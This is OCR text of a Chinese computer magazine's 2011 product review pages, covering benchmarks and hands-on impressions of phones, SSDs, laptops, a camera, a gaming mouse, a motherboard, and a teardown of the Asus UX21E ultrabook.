摩托罗拉 Droid Razr 的浏览器性能测试

编译自 http://www.anandtech.com

10 月 19 日摩托罗拉正式发布了旗下重量级新机 Droid Razr,它机身厚度仅为 7.1mm,号称全球最薄的双核智能手机。近日,Anandtech 对 Droid Razr 的浏览器性能进行了测试。

虽然这个测试只测试 JavaScript 性能和不完整网页的浏览经验(很少的 Flash),但由于 Droid Razr 已经更新到 Android 2.3.5 版浏览器,且硬件规格相当高,我们可以看到 Droid Razr 的浏览器性能非常不错,几乎是浏览器性能最高的。

编辑点评:摩托罗拉 Droid Razr 的外形确实非常拉风,从这个测试来看整体性能应该也还不错。不过,在 Droid Razr 发布后不久,Google 就联合三星发布了 Andriod 4.0,好在摩托罗拉也迅速表示 Droid Razr 将在 2012 年初率先升级到 Andriod 4.0。

浏览器性能测试成绩表

	SunSpider Javascript Benchmark 0.9.1 Stock Browser	Rightware Browsermark
Droid Razr	2067ms	85271
iPhone 4S	2250ms	87841

大容量传奇

OCZ Z-Drive R4 CM88 SSD 测试

编译自 http://www.anandtech.com

OCZ 针对企业需求制造了许多 PCI-E 接口的高速大容量 SSD。近期,Anandtech 对容量高达 1.6TB 的 OCZ Z-Drive R4 CM88 SSD 进行了测试。

从和 OCZ Vetrx 3 240GB SSD 对比的数据不难看出 OCZ Z-Drive R4 CM88 的读写速度和响应时间都快得惊人。不过对于企业级用户来说,SSD 的可靠性更让人关心,很多企业用户对固态硬盘都没有信心,不知道 OCZ 如何能让更多的企业级用户对 Z-Drive R4 CM88 拥有信心。

编辑点评:对于普通用户来说,SSD 的高性能是非常大的吸引力,他们反而不是太关注 SSD 的可靠性——大不了多备份就是了。如果 OCZ 无法赢得更多的企业级客户,不妨将目光转向普通用户;如果 Z-Drive R4 CM88 这类 1TB 以上的高速 SSD 能够将价格降到一个比较合理的价位,也许反而能在个人用户市场开辟一片新天地。

SSD 读写测试数据表

	OCZ Z-Drive R4 CM88	OCZ Vetrx 3 240GB
4KB随机读取	60.1MB/s	42.4MB/s
4KB随机写入	224.3MB/s	216MB/s
甲骨文Swingbench平均速度	73MB/s	38MB/s

好手机“坏”Meego

诺基亚N9首测

由于Symbian阵营的整体颓势，Windows Phone 7又尚未成熟，原本平均每年都会发布超过40款新机的诺基亚，近两年也明显放慢了速度，而重磅产品则更是凤毛麟角。N9几乎是到目前为止诺基亚2011年唯一一款值得期待的机型。作为业界首款正式版Meego手机，N9是个开始还是结束呢？


电脑报
产品评测中心
Product Evaluation Center

最好看的N系列

“科技以换壳为本”，这是很多厌倦了诺基亚手机千篇一律外形与配置后，一怒之下更改的广告词。的确，近年来，诺基亚旗下的产品无论是造型、配色还是设计，很少给人眼前一亮的感觉。N9和N8的外形有些神似，但N9更为纤薄精致，配色风格也非常亮丽，机身与屏幕边角的圆弧处理，不禁让人想到了苹果iPod Nano 4。另外，隶属于工程塑料的聚碳酸酯材质外壳，也给人以磨砂质感。总之，一体化、轻薄化、亮色化的N9，是目前最好看的诺基亚手机，至少，小编这么认为。

缺少新意的孤独系统

除了惊艳的外形，相信大家最关心的就是首次示人的Meego操作系统，尽管诺基亚已经声称这是第一款，也是最后一款Meego手机，几乎相当于宣布了它的死刑。但作为一款新系统，Meego还是值得关注的。视觉上，Meego圆圆的图标、简洁的界面像极了Symbian Anna，不过Meego运行非常流畅，使用过程中完全感觉不到顿挫感，这点甚至可以与iOS媲美。


图标样式与Symbian Anna完全相同，系统自带的应用程序少得可怜

可惜在智能手机最重要的应用程序方面，Meego比较悲剧，不但不向下兼容Symbian和Maemo的程序，而且旗下的应用程序商店APP数量也让人尴尬。我们的总体感觉是Meego没什么新意，缺少生态圈的支持也使它显得非常孤独，也许又是一个短命的系统。

工程师总结|周一

关于手机与阵营的抉择

因为工作关系，很多朋友买手机都会先咨询我，久而久之有了一个感觉：现在买手机其实更多已经从选产品变成了挑阵营，N9就是关于手机与阵营选择的典型。单看这款手机，外形和配置都不错，Meego系统尽管没啥新意，但也勉强过得去。只是因为生态圈不给力，现在缺少说服用户投身这一阵营的理由。如果你是一位因此而犹豫是否购买该机的用户，我的建议是，如果你不玩APP，其实不用太在意系统是否主流。但倘若你抱着“一日为师终生为父”的态度在选手机，那么现在看来，Meego阵营尚不明朗，N9也就是一时的玩乐罢了。

微调查>>

你是否看好Meego？

@王巍zach：刚拿到N9，是个不错的东西，Meego在UI上有很多小细节可以把玩，是一个很值得设计师尝试的系统，但因为众所周知的原因，未来很可惜，好的设计又一次输了。

@见习疯子：现在不是很看好，再好的东西没人用也不行，我倒是比较看好现在的WP7芒果。

@75点力量：没用过N9，只是以前在小本上装过Meego，安装方便、界面清新、使用简单，个人还是很喜欢，可惜可玩的东西太少，希望可以尽快多起来。

微博互动：@电脑报

网址：www.nokia.com.cn/yuding
热线：4008-800-121

✓ **外形非常漂亮时尚 系统运行流畅**

✗ **应用程序太少**

■屏幕：3.9英寸480×854像素1600万色AMOLED
■系统：Meego 1.2
■CPU：1GHz TI OMAP3630
■GPU：Imagination PowerVR SGX530
■内存：1GB RAM
■电池：1450mAh
■尺寸：116.45mm ×61.2mm ×12.1mm
■重量：135g
■摄像头：800万像素
■价格：4888元

视频测试

■**《功夫熊猫2》：**MP4 720P 6Mbps 流畅
■**《加勒比海盗4》：**RMVB 720P 13Mbps流畅
■**《变形金刚3》：**AVI 1080P 15Mbps 不流畅

实用为王的主流本

三星3000E4A-S02CN笔记本体验

对于部分用户来说，他们不追求出色的游戏性能，但是强调实用和易用，三星最近发布的3系列笔记本就属于这样的产品定位。本次我们测试的是售价3999元的14英寸笔记本，具体型号为3000E4A-S02CN，搭载有Core i3和独立显卡，那么在易用性方面它的表现又如何，是否值得购买呢？

电脑报
产品评测中心
Product Evaluation Center

重量远低于平均水平

作为三星2011年秋季上市的新品，3000E4A在外观设计上还是保留着自己的特色，虽然对于银白色和黑色相间的顶盖每个人有自己的审美看法，但是表面的立体纹路却能避免指纹给外观带来的影响。另外，在3000E4A笔记本上面，它的屏幕全面引入了窄边框设计，使用时的视觉感更舒适，一定程度上还能改善14英寸笔记本的笨重感，我们实测3000E4A包含电池的裸机重量只有2.04kg，远低于14英寸笔记本主流的2.2kg。不错的配置体现在实用性方面，3000E4A可以轻松流畅地应对《魔兽世界》、《街头霸王4》等入门级3D游戏的运行需求，画面帧速均能达到30fps以上的流畅水平，实际性能表现也要优于低端的GT 520M独立显卡。

易用性比较出色

虽然定位主流市场，3000E4A非常强调产品的易用性，设计在机身边缘的指示灯直观醒目，巧克力键盘键程控制得不错，只是回弹力偏软了一些。另外，不错的扬声器效果也是这款笔记本的一大看点所在，输出功率比较大，音质表现也在我们能够接受的范围内，并提供有多种音效供用户切换。与此同时，3000E4A还预装有大量的软件，体现出来的实用度都比较高。至于散热和电池续航时间，我们对处理器和显卡满负荷考机30分钟，处理器温度保持在80℃附近，独立显卡核心温度保持在88℃附近，后者表现比较一般。

C面设计简约清爽，键盘手感基本能让人满意

屏幕的边框只有11mm，视觉效果非常出色

工程师总结|胡进

实用为先的主流笔记本

在市场上3999元价位主流笔记本中，三星3000E4A是一款诉求点非常明显的产品，整体设计和配置均优于同等品牌定位的产品，它的显卡规格略高于常见的GT 520M独立显卡，同时窄边框、相对便携的重量、大功率扬声器以及丰富实用的预装软件，都将这款笔记本的实用价值很好地体现了出来。在做工方面，3000E4A也显得比较精致，对于喜欢三星笔记本外观设计风格且对显卡性能要求不是特别高的用户来说，三星3000E4A是一款非常实用的14英寸主流笔记本产品。

服务电话：4008105858

✓ **相对轻巧、做工到位、性价比较高**

✗ **触控板按键手感一般**

■处理器：Core i3 2330M
■内存：2GB
■显卡：GT 520MX+HDG3000核心显卡
■存储：640GB硬盘
■显示器：14英寸（1366×768）
■网络：11n无线+蓝牙3.0+千兆有线
■主要接口：3×USB2.0、VGA接口、摄像头、HDMI、读卡器、音频输出
■重量：2.04kg（含4400Wh电池）
■参考价格：3999元

视频测试

■**PCMark Vantage：**4835（内存/3370、生产力/3611、硬盘/3270）
■**3DMark Vantage：**E6750
■**《街头霸王4》1280×720分辨率默认画质：**64fps
■**Mobilemark2007电池续航时间：**227分钟

旗舰之外的理想选择

奥林巴斯E-PL3微单评测

今年6月，奥林巴斯PEN系列微单产品阵营再次扩充，除了E-PM1新系列机型和旗舰级的E-P3，还有焕然一新的E-PL3。

奥林巴斯（上海）映像销售有限公司
网址：www.olympus.com.cn
服务电话：4006500303

从外到内的进化

从E-PL3身上，可以看到奥林巴斯对其PEN Lite系列微单的外形进行了一次大刀阔斧的改革。与前代的E-PL2相比，E-PL3不仅去掉了握持手柄的设计，机身材质也从塑料换成了全金属，并由金属面板一体冲压而成，使机身异常平整光滑，给人简洁和精致的感觉，档次一下提升了几个层级。另外，E-PL3简化了机身配备，取消了内置闪光灯，以外置闪光灯替代（随机配件，无需加钱购买），并加入了折叠屏，便于高处景物或低处景物的拍摄取景，成为了首款配备了折叠屏的M4/3系统微单相机。

画质比肩旗舰机

在默认的i-Enhance色彩模式下，E-PL3的色彩表现饱满并且鲜艳，但又不会特别夸张。在宽容度方面，E-PL3也有不俗表现，亮部和暗部的细节处理到位，没有一片“死黑”或“死白”的情况出现。另外，我们关心的控噪方面，E-PL3与E-P3也是相同的。开启降噪，E-PL3在ISO 200-800时，画面干净，控噪表现十分不错。到了ISO 1600时，噪点比较明显，照片细节有所损失，出现了明显的偏色。而从ISO 3200开始，画面细节损失较为严重，噪点控制较弱。更高的ISO 6400以上基本不具备实用性了。

E-PL3的3英寸折叠屏，显示效果不错

E-PL3的立体效果拍摄，色彩饱满，画面中的景物显得很Q

工程师总结 | 陈超

性价比极高的微单

奥林巴斯PEN系列微单在经历发展后，第三代的E-PL3就如E-P3一样，在性能上有了长足的进步，E-PL3不仅在外观上给人耳目一新的感觉，更在性价比上给我们带来惊喜。经过测试，E-PL3拥有与E-P3一样出色的性能及画质表现，但从目前它们的价格上看，E-P3的套机售价6299元，而E-PL3的套机售价为5199元，1100元的差价将E-PL3的性价比彰显无遗。

✓ **全新AF自动对焦系统，对焦速度迅速；与E-P3几乎相同的画质表现**


✗ **机身太过光滑，握持手感欠佳；ISO 800 以上高感表现待提升**

- ■传感器：17.3mm × 13.0mm高速Live MOS传感器
- ■有效像素：约1230万像素
- ■显示屏：3英寸约46万像素可折叠LCD
- ■镜头卡口：微型4/3卡口
- ■短片摄像：1920 × 1080，60i
- ■对焦点：35点多重自动对比检测对焦系统
- ■快门速度：60～1/4000秒
- ■连拍速度：5.5张/秒（在光学防抖关闭情况下）
- ■尺寸：109.5 mm × 63.7mm × 37.3mm
- ■重量：265g（仅机身），313g（包括电池和存储卡）
- ■参考价格：5199元（M.ZUIKO DIGITAL 14-42mm F/3.5-5.6 II R 镜头套装）

大师级猛鼠

赛睿SENSEI鼠标体验

对于追求极限的竞技类玩家来讲，一款强悍的鼠标是必不可少的。著名的游戏外设厂商赛睿不久前推出了一款名为SENSEI（日语：老师）的高端游戏鼠标，其夸张的硬件规格、强大的宏功能一定会让发烧友大呼过瘾。



豪华外观 不失细节

对鼠标比较了解的玩家，第一眼看到SENSEI的外形，可能会想到微软的极动鲨和银光鲨，但在细节方面，SENSEI明显更为出色。鼠标背部顶盖采用了仿金属涂层，质感强烈，磨砂手感的表面设计，即便是手比较汗，长期使用后也不会留下恶心的“油泥”。

大师出手 表现超群

虽然CPI并不是越高越好，但这项指标已经成为鼠标厂商比拼的重点，SENSEI从物理上支持1～5700CPI无级变速，通过软件引擎甚至可以达到11400CPI。高CPI的好处我们已经说过很多次了，例如我们在1680 ×1050分辨率下，将SENSEI的分辨率设置为5700CPI，然后在Windows系统中把鼠标移动速度降到最低，此时鼠标定位精确度非常高，移动极其平滑，工程师用SENSEI试玩了《魔兽世界》和《Cryisis2》，手感相当棒。

服务电话：010-88571289-8010

✓ **性能功能极其强悍**

✗ **价格太高**

- ■分辨率：1~5700CPI（插值11400CPI）
- ■刷新率：12000FPS（MAX）
- ■传感器：激光
- ■按键数量：8
- ■参考售价：899元

工程师总结 | 王诚

打造经典“大师”

SENSEI让评测工程师爱不释手——这已经说明了一切。经典的外观设计保证了舒适的手感，左右对称的侧边键让MMO玩家用起来得心应手，性能方面更不用说，SENSEI通过软件提供最高11400CPI的分辨率，让发烧玩家就算是在2560×1600的超高分辨率下使用时也能速度与精度兼得。撇开花哨的个性化设计，SENSEI也是一款超好用的鼠标。如果不谈价格，的确没有什么能阻止发烧级玩家拥有它。

智能响应最佳组合

技嘉Z68XP-UD3-iSSD主板体验

Intel的Z68芯片组提供了一个能极大增强系统磁盘响应速度的功能：SRT（智能响应）。不过，对于一般的Z68主板来讲，要实现这个功能需要搭配单独的SSD，而技嘉却推出了板载SSD的Z68主板，而且采用的还是高端的SLC NAND。

神秘的板载SSD

以往我们见到的SSD的规格大都是2.5英寸，使用传统的SATA2/3接口和对应的电源接口，而技嘉Z68XP-UD3-iSSD上板载的，却是采用mSATA接口的型号（不需要额外的电源线）。这款mSATA接口的SSD属于Intel的311系列，容量为20GB，最关键的是它采用的是SLC NAND芯片，和市面上销售的主流MLC芯片SSD相比，速度、寿命都有很明显的优势。

板载SSD加速效果明显

Z68的测试我们已经做过很多，这里主要测试用Z68XP-UD3-iSSD板载的SSD组建的SRT系统到底对磁盘性能有多大改善。从测试情况来看，在SLC SSD的助力下，系统磁盘性能突飞猛进，在完成缓冲之后，Windows7启动速度从24秒提升到了6秒，4KB读取速度从0.5MB/s提升到了22MB/s以上，这完全是普通机械硬盘没法比的。体现在具体应用中就是应用程序、游戏载入的速度大幅度提升，原本需要45秒载入的《魔兽世界》，加速后仅需25秒即可完成。

Z68XP-UD3-iSSD 智能响应系统与机械硬盘对比测试

		Intel 311 希捷 7200.12	希捷 7200.12
AS SSD Benchmark	随机读 / 写	187MB/s；85MB/s	115MB/s；105MB/s
	4KB 读 / 写	20MB/s；35MB/s	0.63MB/s；1.57MB/s
Crystal Disk Mark	随机读 / 写	201MB/s；108MB/s	117MB/s；111MB/s
	4KB 读 / 写	22MB/s；45MB/s	0.5MB/s；1MB/s
《魔兽世界》载入时间		25 秒	45 秒

服务电话：800-820-0926

✓ **原生智能响应很给力**

✗ **只提供了 HDMI 视频接口**

- ■处理器接口：LGA1155
- ■芯片组：Intel Z68
- ■内存插槽：4
- ■双全长PCI-E ：支持
- ■PCI插槽：支持
- ■参考售价：1999元

测试平台

- ■**处理器：**Core i5 2500K
- ■**主板：**技嘉Z68XP-UD3-iSSD
- ■**内存：**宇瞻DDR3 1600 4GB × 2
- ■**机械硬盘：**希捷酷鱼7200.12
- ■**操作系统：**Windows7 旗舰版

工程师总结 | 王诚

原生SRT平台上佳之选

用作磁盘缓存的SSD，写操作的频繁程度必然要比做普通磁盘的SSD高得多，所以使用寿命是个不能忽视的问题。因此，使用板载的SLC SSD既从性能上压倒了普通MLC SSD，可靠性也更高——硬盘有价，数据无价。

性能与时尚的博弈

宏碁Aspire 4750G和 4752G对比测试

作为市面上4000元价位最为热门的笔记本，宏碁Aspire 4750G得到了众多用户的关注。如今，宏碁也推出了该系列的新产品4752G，并且引入了一系列变化。那么在外观、配置、性能和内在设计上，4750G和4752G究竟存在哪些区别和变化？我们将通过性能、发热、易用性和内部设计等方面的比拼，为大家寻找答案和购买的理由。

电脑报
产品评测中心
Product Evaluation Center

宏碁Aspire 4750G主要配置：

- **处理器**：Core i3 2330M
- **内存**：南亚2GB DDR3
- **硬盘**：日立500GB
- **光驱**：DVD刻录机
- **显卡**：GT 540M独立显卡 1GB显存
  HD 3000核芯显卡
- **网络**：Atheros AR5B97
  博通千兆有线网络
- **显示器**：群创14.1英寸LCD
- **重量**：2.25kg（含4400mAh电池）
- **系统**：Windows7家庭基础版
- **售价**：3999元

宏碁Aspire 4752G主要配置：

- **处理器**：Core i3 2330M
- **内存**：现代2GB DDR3
- **硬盘**：东芝500GB
- **光驱**：DVD刻录机
- **显卡**：GT 520M独立显卡 1GB显存
  HD 3000核芯显卡
- **网络**：Atheros AR5B97+博通千兆有线网络
- **显示器**：LG 13.9英寸LCD
- **重量**：2.23kg（含4400mAh电池）
- **系统**：Windows7家庭基础版
- **售价**：3999元

Round 1 细节配置

结论：得益于产品定位的变化，4752G配备显卡的规格有一定的降低，不过使用的配件品牌更加主流。

作为Aspire 4750G的升级机型，4752G基本延续了4750G的配置，不过在显卡上，3999元的4752G的独立显卡已经从4750G的GT 540M变成了GT 520M，在规格上有所降低。

除了显卡的变化，这两款机型的配置规格大同小异，但是在用料上是否存在区别想必很多读者同样关心。事实上还是存在轻微的差别，如4750G使用了日立的硬盘、群创的LCD显示器和南亚的内存，而4752G则配备了东芝500GB硬盘、LG显示器和现代内存，相比之下，4752G的配件大家更熟悉一些。虽然这些配件的品牌不同，但是体现在应用中的差别并不明显。

Round 2 性能

结论：由于显卡性能存在明显的差异，在游戏性能上，4750G相对4752G有一定程度的提升，不过对于游戏性能要求不高的用户来说，4752G还是可以满足大部分入门3D游戏的性能需求。

我们借助了3DMark Vantage和几款常见游戏对两款机型进行了游戏测试。在3DMark Vantage测试中，我们使用E模式，4750G的GPU为得分为16210，而4752G的GPU得分9867分，两者在性能上有比较大的差距。

不过体现在实际游戏中，虽然4750G可以流畅地满足更多主流3D游戏的运行需求，但是对于游戏性能要求不是很高的用户来说，4752G同样可以满足入门级3D游戏的性能需求。在《街头霸王4》和《极品飞车：热力追踪》两款游戏中，4752G仍然能够流畅地应对，在1280×720分辨率和中等画质设置下，4752G的画面帧速分别达到了64fps和42fps，仍然非常的流畅，而对于《穿越火线》、《魔兽争霸》等游戏，4752G更是不在话下。

表1：性能对比表

	Aspire 4752G	Aspire 4750G
3DMark Vantage GPU 成绩	9867	16210
《街头霸王 4》	64fps	97fps
《极品飞车：热力追踪》	42fps	60fps

Round 3 外壳美观程度

结论：4752G丰富多彩的外壳设计显得更加时尚，可以满足不同用户的审美情趣。

4750G和4752G虽然外观模具大同小异，但是在产品风格上却存在本质区别。4750G以稳重简约取胜，黑色机身的立体纹路表面看上去略显单调，而4752G则使用了钢琴烤漆工艺，表面富有光泽且带有纹路，时尚味道更浓郁一些。重要的是4752G同时提供了香槟金、蓝色、黑色和紫色，在时尚灵活度方面可以满足更多用户的需求，光滑的钢琴漆表面更加易于清洁，浅色系的香槟金即便沾染指纹也不明显。

另外，钢琴烤漆的表面更加光滑，相对于立体纹路机身的设计来说更加易于清洁，不过在耐磨度方面，4750G的立体纹路要具备一些优势。

4750G表面的立体纹路简单稳重

4752G表面的钢琴烤漆工艺和内置花纹时尚且漂亮，且有多种颜色可选

Round 4 扬声器效果

结论：两款机型采用了功率相同的扬声器，二者均存在输出功率偏小的不足，如果要想获得更加给力的声音输出效果，额外购买独立的笔记本扬声器都是有必要的。

4750G和4752G均通过了杜比高级音频技术认证，两款机型的声音输出效果都比较清晰，但是受限于产品价格和定位，均存在扬声器功率偏小的不足，所以两款机型的扬声器表现都只能用中规中矩来形容。

Round 5 易用性

结论：两款机型的易用性设计相当，易用性表现可圈可点。不过这两款机型在扩展性方面都预留有蓝牙接口，这意味着都能够以较低的成本扩展蓝牙功能。

我们对易用性的理解除了转轴阻尼、键盘手感、接口布局合理性等方面外，还包括它的可维护性和升级空间大小。

通过使用和对比发现，4750G和4752G具备阻尼相当的转轴，我们单手均能顺利开启这两款机型的顶盖并随心调节屏幕摆放角度。而在键盘的设计上，这两款机型没有给我们带来太多的惊喜，均采用了宏碁经典的浮萍式键盘，键盘手感还是比较舒适，只是两款机型的键盘右侧敲击力度较大时，均存在轻微的上下晃动现象，对舒适度带来了轻微影响。

由于模具基本形同，4750G和4752G的接口布局易用性表现完全相同，分布在两侧的USB接口便于用户使用，只是左侧两个USB接口相邻过近，同时接驳大个头USB设备时可能会带来影响。

在扩展性上，4750G和4752G均配备了大盖板设计，这意味着用户可以对硬盘、内存和无线网卡进行更换和升级操作。另外这两款机型都预留有蓝牙接口，自行购买蓝牙模块即可实现升级。

Round 6 散热表现

结论：由于两款机型均采用了高效的双热管设计，体现在散热效果上，4750G和4752G的表现都非常出色，在高负荷情况下，处理器和显卡核心的温度均低于80℃。不过由于4750G的显卡性能要高一些，因此显卡核心温度比4752G的稍高。

通过拆解我们看到，4750G和4752G均使用了双热管散热器，散热系统之间的差别仅体现在处理器散热风扇上。为了更好地了解两款机型的散热表现差异，我们同时对处理器和显卡加载100%负载，30分钟后比较处理器、独立显卡核心和掌托位置的温度高低。

30分钟后，4752G的处理器温度保持在79℃的水平，独立显卡核心则保持在65℃的水平，表现十分出色。除了左掌托和键盘左侧区域存在一定的热量聚集现象外，C面其他位置均感觉清凉。而4750G的表现也很出色，不过相对4752G的表现稍微逊色一些，同样测试环境，处理器温度保持在71℃的水平，独立显卡温度约为74℃，而C面的热量聚集表现和4752G类似，C面温度较高的地方集中在触控板和左掌托相邻的区域。

4752G的双热管散热器让散热效果十分出色

工程师点评 | 胡进

保留经典设计，融入时尚元素


从上面的测试中我们很容易看出，排除显卡性能上的差异，在大部分的比拼中4752G和4750G的表现基本接近，尤其在散热环节的比拼中让我们都印象深刻。虽然本次PK的两款机型价格相同，但是他们有着各自的侧重点，4750G追求的是简单和更主流的游戏性能，而4752G则倡导的是时尚和够用。所以现阶段选择哪款产品更多基于用户对外观的偏好，当然如果看重色彩的话，时尚的4752G无疑更值得推荐一些。

看到华硕UX21E笔记本(也称为Zenbook)，一定会让你惊呼，因为除了薄，它剩下的还有惊艳。也许有人会把它和苹果的MacbookAir相提并论甚至混为一谈，但是UX21E究竟能达到什么样的轻薄高度呢?

超大的触控板采用了钢化玻璃材质，16：9 的比例和屏幕完美匹配

挑战上网本的重量

用过上网本的用户，想必对笔记本的极致轻薄有深刻的理解。对于华硕 UX21E 来说，它的轻薄显而易见，1.14kg 的重量，3mm~9mm 的机身厚度，都颠覆了我们对 11 英寸笔记本的惯有印象，也成为目前市面上最为轻薄的 11 英寸全金属笔记本之一。重要的是 UX21E 不是上网本，而是一款最高可以配备 Core i7 处理器、在性能上比肩市场主流机型的 11 英寸笔记本。



采用了隐藏式散热孔设计，散热孔位于转轴内侧

隐藏式散热孔

UX21E 的机身边缘非常纤薄，产品设计灵感来源于时钟的指针，整体外观也显得非常的特别。它的机身全部采用铝材，顶盖表面还经过同心圆发丝工艺处理，呈现出流光溢彩的视觉效果，也从侧面彰显出 UX21E 的与众不同。

实际上，UX21E 的特别不仅仅体现在顶盖上，它的屏幕边框同样使用了一整块铝板冲压而成。更为重要的是，UX21E 将这种整体化的工艺延伸到了 C 面，直接使用一整块铝板，通过数控机床切割、冲压和打磨而成，这也意味着 UX21E 外壳没有任何焊接的痕迹，机身强度更有保证。同时，UX21E 的底盖上的零散热孔设计，也保证了整机外观的协调和统一。为此，UX21E 将处理器散热孔做到了机身靠近转轴的一侧，隐藏式设计既保证了整机的轻薄，同时也让整机更美观。

从机身侧面看更能发现 UX21E 的极致轻薄




接口非常齐全，还带有蓝牙 4.0 和 USB3.0 接口

2 秒启动 关机成为历史

作为 Ultrabook 的一个重要特性，“Instant On”功能在 UX21E 上也有配备，并且我们可以通过桌面右上角的小工具进行切换。根据我们的体验，UX21E 从按下电源开关到出现 Windows7 系统桌面耗时 23 秒，从休眠状态下唤醒到 Win7 系统桌面耗时 16 秒，但是在睡眠模式下，我们仅用了 2 秒就完成了唤醒过程。

更重要的是，我们保持 UX21E 的睡眠状态，17 个小时仅花费了 4200mAh 电池 10%的电量，如果以这样的速度计算，UX21E 的待机时间可以达到 7 天，这意味着使用 UX21E 可以告别关机历史，并做到即时唤醒。需要提到的是，UX21E 通过软件还设置了数据保存机制，当电池电量低于 5%时，会将数据写入硬盘并进入到休眠模式，从而避免数据丢失，人性化程度非常高。

Zenbook名称和外观创意的来源



Zen，翻译成中文名字为“茧”，华硕设计师希望通过这种简单且又蕴含强大“蜕变”力量的事物，来衬托华硕笔记本极致简约和与众不同的产品个性。这也是华硕今后笔记本外观设计的指导方向。而华硕 UX21E 的外观设计，其创意则取自于时钟表面的指针，和简约的设计风格也很吻合。

服务电话：4006006655

✓ **极致轻薄、启动速度快、外观时尚**

✗ **高负荷下发热较明显**

■处理器：Core i7 2677M双核
■内存：4GB
■显卡：HD G3000核芯显卡
■存储：128GB固态硬盘
■显示器：11英寸(1366×768)(450cd/m²)
■网络：11n无线+蓝牙4.0
■主要接口：USB3.0、USB2.0(带关机充电)、mini VGA接口、摄像头、Micro HDMA
■重量：1.14kg（含4800Wh电池）、1.32kg(带充电器)
■参考价格：待定

性能测试：
■**PCMark Vantage：**8999(内存/5776、生产力/12400、硬盘/39850)
■**CineBench R10：**6770(多线程)
■**《街头霸王4》1280×720分辨率默认画质：**29fps
■**Mobilemark2007电池续航时间：**288分钟

和华硕 UX21E 同时发布的还有 13 英寸的 UX31 笔记本，同样属于 Ultrabook 笔记本。在机身厚度、机身材质、内部配件规格和 UX21E 保持一致。13 英寸的 UX31 机身厚度控制在 3mm~17mm，重量 1.34kg。

不容小觑的性能

UX21E 基于第二代 Core i 低电压处理器，32nm 制程，TDP 为 17W，标准工作频率为 1.8GHz，支持睿频技术。通过 CPU-Z 监控发现，UX21E 在节能模式下的处理器工作频率为 0.7GHz，高负荷下的运行频率可以达到 2.7GHz，这也使得 UX21E 可以很灵活地在节能和高性能之间切换。

本次我们测试的 UX21E 搭载了 Core i7 2677M 双核处理器和 4GB 内存。得益于整机优秀的硬件性能，UX21E 在 CineBench R10 测试中，多线程测试成绩可以达到 6770 分，这样的结果远高于 CULV 时代双核处理器 3000 分左右的成绩，事实上这样的结果也高于目前主流笔记本常见的 Core i3 2310M 处理器。

同时得益于处理器内置的 HD G3000 核芯显卡，UX21E 在入门级 3D 游戏、1080P 高清视频解码中都能获得流畅的画面表现。所以性能已经不是制约 UX21E 的瓶颈所在。值得一提的是，UX21E 的内存使用了 128bit 位宽，相对 64bit 的产品，在性能上有非常大的提升。

值得一说的是，UX21E 带有华硕和威刚共同研发的 XM11 固态硬盘，并基于 SATA3 接口，由于采用了非标准规格，所以用户无法自己进行升级。根据华硕官方的数据，该固态硬盘最高读写速度 457MB/s，写入速度 339MB/s。即便根据在我们 HDTach 软件的实际性能测试，平均读取速度可以达到 280MB/s，这样的结果在目前固态硬盘中也是很出色的成绩。

高负荷下散热表现一般

对于 Ultrabook 的散热是我们所有人都关心的话题，至于 UX21E，它的散热表现虽然谈不上出色，但是对于如此极致轻薄的笔记本来说还是能让人满意。

在常规上网应用下，UX21E 的发热量比较小，长时间使用靠近风扇和无线网卡的机身底部区域存在轻微的热量积聚现象，处理器温度也能控制在 50℃以下，表现出色。当我们同时对处理器和显卡加载 100%负荷，30 分钟后测得处理器的温度只有 79℃，散热表现同样给力。

只是由于系统长时间处于高负荷状态，机身底部和 C 面的发热较为明显，尤其是底部靠近处理器的位置，机身表面温度超过了 40℃，此时不是很适合将笔记本放在双膝上使用。不过对于 Ultrabook 之类的产品而言，想必很少有机会达到我们模拟的极限测试负载环境，所以实际应用中的散热效果还是要优于我们的测试结果。这从侧面也说明了一个问题，轻薄和散热在现阶段的 Ultrabook 上还是无法给出一个完美的解决方案，而这也不是 UX21E 一款产品面对的难题。

工程师观点 | 胡进

富有个性和创新的Ultrabook笔记本

最近有不少 Ultrabook 笔记本上市，华硕 UX21E 算是一款充满个性和创新内涵的产品，精密切割的 C 面、定制的固态硬盘、在接口配置和机身重量上的不妥协，都把这款产品的创新和坚持很好地表达了出来，也传递出华硕设计师对于产品极致外观和极致性能的苛求，并和市面上的其他 Ultrabook 保持着明显的不同。从这点去讲，UX21E 算得上是一款富有思想和灵魂的时尚产品，毕竟在 Ultrabook 内部配置高度雷同的大环境下，只有富有创意的外观设计和对性能、易用性的坚持，才能树立自己的个性，这也是 Ultrabook 时代极致本所应该具备的灵魂，在这点上，华硕 UX21E 做到了，也是华硕产品设计史上让人刮目相看的一款产品。

直面AIR
敢挑战


华硕 UX21E笔记本全国首测

电脑报
产品评测中心
Product Evaluation Center


轻薄背后的奥秘

华硕UX21E拆解和设计解读

通过评测，我们对华硕UX21E的轻薄已经有了比较深刻的印象，UX21E既然能将机身做得如此的薄，肯定在设计上有它的特别之处。为此，我们对UX21E进行了深入拆解，并且通过评测工程师的解读，让大家看到这款极致轻薄笔记本的创新。




UX21E 非常容易拆解，拆掉底盖上的 10 颗螺丝即可拆掉底壳。此时电池和内部电路等部件完全呈现在我们面前。



这就是 UX21E 的主板和全部电路设计所在。要在 25cm × 6cm 的主板上容纳下全部配件，对于设计者来说意味着莫大的挑战

UX21E 风扇的直径为 5cm，厚度和鼠标 NANO 接收器相当。而且经过材质和工艺改良后的散热管，虽然很薄但是散热效果仍然出色




处理器、内存颗粒均固化在主板上，如此设计同样能削减整机的厚度

特别定制的固态硬盘既能控制厚度也能保证速度，最高读取速度超过 400MB/s

无线网卡和蓝牙二合一设计，同样是特别定制的产品，其体积和厚度相对主流的半高无线网卡要小一些

UX21E 的扬声器经过了特别的定制，而且采用了四音圈设计，确保了功率和输出效果



C 面使用了整块的铝板经过切割、打磨而成，一体化设计保证了轻薄背后的坚固和可靠

